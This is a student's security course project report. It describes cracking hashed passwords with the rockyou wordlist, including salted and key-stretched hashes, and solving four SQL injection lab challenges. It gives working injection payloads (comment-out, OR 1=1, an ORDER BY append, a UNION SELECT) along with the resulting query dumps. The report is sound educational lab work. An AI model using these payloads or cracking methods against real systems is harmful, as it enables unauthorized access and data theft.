COMP430 Data Privacy & Security – Project 3 Report

Emir Şahin 72414

Question – 1: Password-Based Authentication

Part 1: No Salts, No Key Stretching

The programs for all parts of this question print out the passwords, the following is a screenshot of the console of the first program:

```
Elon's password is mypassword
Jeff's password is wolverine
Mark's password is southpark
Tim's password is johnnydepp
```

I opened the rockyou passwords file and stored each line as an element in the list of passwords. I created another list and stored each “name” / ”hashed-password” pair in digitalcorp.txt as a tuple in this list. I then created another list, and one by one hashed each rockyou password and appended it to this list. The rockyou hashed passwords and digitalcorp tuple lists are then iterated through to check for matches, when a match is found, the owner and the password are printed.

Part 2: Yes Salts, Still No Key Stretching

The implementation in this part is almost the same as the first part, but instead of simply hashing every password in the rockyou passwords lists, the passwords are hashed with the salt prepended and appended and stored as a tuple in the rockyou hashed passwords list. The digitalcorp file is stored in 2 lists, a salt list and a “name” / “hashed-password” tuple list. The lists are again checked for matches, the owner and the password are printed when a match is found. I thought whether the salt is prepended or appended could change from user to user, therefore it is also printed. The passwords are as follows:

```
Sundar's password is chocolate. The salt is prepended
Jack's password is spongebob. The salt is prepended
Brian's password is pokemon. The salt is prepended
Sam's password is scooby. The salt is prepended
```

Part 3: Yes Salts, Yes Key Stretching

In this part I still considered the possiblity that a different hashing configuration could have been used for each user but I did not consider the possibility of the configuration changing in between stretches (First hashing with “Password + Salt + Previous Hash” combination then hashing the resulting hash with the “Salt + Password + Previous

Hash" combination, for example) because this would result in an unfathomable number of stretching possibilities (maximum 6^2000 for a single password in our case). So for each user, each configuration is tested but the configuration does not change while stretching. The program iterates through all passwords, for each password iterates through each hash combination, then iterates through the salts. The password, salt and previous hash are hashed (At the beginning the previous hash is an empty string) and checked for a match with the hashed password corresponding to the salt at hand, if no match is found the previous hash is updated and the stretching is repeated until a match is found or the maximum number of iterations are reached (In our case this is 2000, it can be changed through the "iterations" variable declared at the top of the program). It is also simple to obtain the information of what configuration (key stretching combinations "salt + password + previous hash" for example) is used for each user, The combination also needs to be printed when a match is found, I have included the print statement for this in the program but it is commented out. The passwords are as follows:

```
Dara's password is harrypotter
Daniel's password is apples
Ben's password is mercedes
Evan's password is aaaaa
```

Question 2: SQL Injection

Challenge #1

I inspected the Auth PHP code and realized that no sanitization was done on the SQL query with the submitted username and password. I suspected that there was an "admin" user, so if I could bypass having to enter the correct password the username "admin" would be enough to login as the admin user. I constructed the following username:

- admin' --

Although I entered "admin' --" as the username, the username submitted in the query is only "admin" because the submitted username is concluded with the ' character, this is then followed by "--" to comment out the password section of the query. Note that if an admin user doesn't exist the following can be used:

- ' OR 1=1 --

To bypass the challenge and obtain a list of usernames, which is what I did for the 2nd challenge. The screenshot showing the successful authorization evasion:

```
Query : SELECT * FROM users WHERE username='admin' --' AND password='a'
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => ab369ec1afaf53702d4143be7ed89fdc
        )

)
```

Login successful! Welcome admin. Next Challenge

Challenge

Enter username and pa

Username:

```
emir@emir-VirtualBox: ~/Desktop/HW4/Q2
[Tue Jan 23 23:27:08 2024] 127.0.0.1:34312 [200]: POST /auth.php
[Tue Jan 23 23:27:08 2024] 127.0.0.1:34312 Closing
[Tue Jan 23 23:27:08 2024] 127.0.0.1:34314 Accepted
[Tue Jan 23 23:27:08 2024] 127.0.0.1:34314 Closed without sending a request; it
```

I included my terminal in the screenshot as proof that I am indeed the one who took the screenshot, I am doing the project on an Ubuntu VM.

Challenge #2

In this part I realized that the code escapes ‘ and ‘’ characters by adding \ before them. This still doesn’t change the fact that the ‘ character is still present in the username, the problem is that when a username has the \ character appended after it the username becomes invalid. We can overcome this with the following username:

- ' OR 1=1 --

This results in the username being \ and one of the query conditions being 1=1. Since 1=1 is always true the query selects all users.

```
Query : SELECT * FROM users WHERE username='\' OR 1=1 /*' AND password='a'
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => 2ac1c3f4f6ec4f087803caab3bcbfa52
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => 9e3e1b59743ac8fa6106ae64fa7f0f2c
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => 0b95db55848fb7206b7dc5a3fa95c1cb
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => d5278fa1b5f50ab934e9a8f91dd07c9a
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => 98fa4b65802c8b1027865b8c5f79e858
        )

)
```

```
emir@emir-VirtualBox: ~/Desktop/HW4/Q2
[Tue Jan 23 23:55:38 2024] 127.0.0.1:46708 Accepted
[Tue Jan 23 23:55:43 2024] 127.0.0.1:46708 Closed without
was probably just an unused speculative preconnection
[Tue Jan 23 23:55:43 2024] 127.0.0.1:46708 Closing
[Tue Jan 23 23:57:30 2024] 127.0.0.1:47990 Accepted
[Tue Jan 23 23:57:30 2024] 127.0.0.1:47990 [200]: POST /a
[Tue Jan 23 23:57:30 2024] 127.0.0.1:47990 Closing
[Tue Jan 23 23:57:30 2024] 127.0.0.1:48000 Accepted
[Tue Jan 23 23:57:36 2024] 127.0.0.1:48000 Closed without
was probably just an unused speculative preconnection
[Tue Jan 23 23:57:36 2024] 127.0.0.1:48000 Closing
[Tue Jan 23 23:57:38 2024] 127.0.0.1:48004 Accepted
[Tue Jan 23 23:57:38 2024] 127.0.0.1:48004 [200]: POST /a
[Tue Jan 23 23:57:38 2024] 127.0.0.1:48004 Closing
[Tue Jan 23 23:57:46 2024] 127.0.0.1:53878 Accepted
[Tue Jan 23 23:57:46 2024] 127.0.0.1:53878 [200]: POST /a
[Tue Jan 23 23:57:46 2024] 127.0.0.1:53878 Closing
[Tue Jan 23 23:57:58 2024] 127.0.0.1:57188 Accepted
[Tue Jan 23 23:57:58 2024] 127.0.0.1:57188 [200]: POST /a
[Tue Jan 23 23:57:58 2024] 127.0.0.1:57188 Closing
[Tue Jan 23 23:58:02 2024] 127.0.0.1:60686 Accepted
[Tue Jan 23 23:58:02 2024] 127.0.0.1:60686 [200]: POST /a
[Tue Jan 23 23:58:02 2024] 127.0.0.1:60686 Closing
```

Login successful! Welcome jack. Next Challenge


Since the program expects the database to return only 1 entry, it is not equipped to handle multiple results, therefore it simply uses the first returned result.

Challenge #3

The query allows us to add a payload at the end, we can exploit this by using the payload section to extend the submitted query. If we modify the URL as follows:

- &ord= OR 1 = 1

The payload will be added to the submitted query and will result in the query successfully returning a valid result. Here is the screenshot:



Challenge 3


With the payload, the entered username and password doesn't matter (As they are disregarded in the problem) as long as they aren't empty.

Challenge #4

The payload I appended to the URL to receive the id, role and salaries of the users with salary greater than 12000 and age greater than 40 is as follows:

- ?username=admin' UNION SELECT '', id, '', role, salary, '', '' FROM salaries WHERE salary > 12000 AND age > 40 --

And here is the screenshot:



I focused the screenshot on the displayed profile information rather than the debug data as requested. I realized that the info I needed, besides the ID which is a shared column, was kept on the “salaries” table. I unified the query with the salaries table to get the requested columns that fit the requested specifications.